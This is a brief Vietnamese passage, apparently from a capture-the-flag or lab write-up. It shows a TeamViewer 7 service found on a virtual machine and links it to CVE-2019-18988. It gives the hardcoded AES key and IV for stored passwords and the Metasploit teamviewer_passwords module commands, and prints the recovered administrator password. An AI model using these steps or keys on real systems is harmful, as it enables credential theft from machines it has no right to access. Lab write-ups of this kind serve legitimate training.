








Kiểm tra các dịch vụ đang chạy, có 1 dịch vụ đang chạy bất thường trên máy ảo:



🡪 Điều này chứng tỏ TeamViewer 7 đã cài đặt, bị dính lỗ hổng CVE-2019-18988.


Trong các phiên bản bị dính lỗ hổng, mật khẩu AES-128-CBC được lưu trong Windows registry bằng key 0602000000a400005253413100040000 và iv 0100010067244F436E6762F25EA8D704.

Background session và dùng module teamViewer\_password của Metasploit để thu thập mật khẩu:

use post/windows/gather/credentials/teamviewer\_passwords

set session 1

run



administrator:!R3m0te!

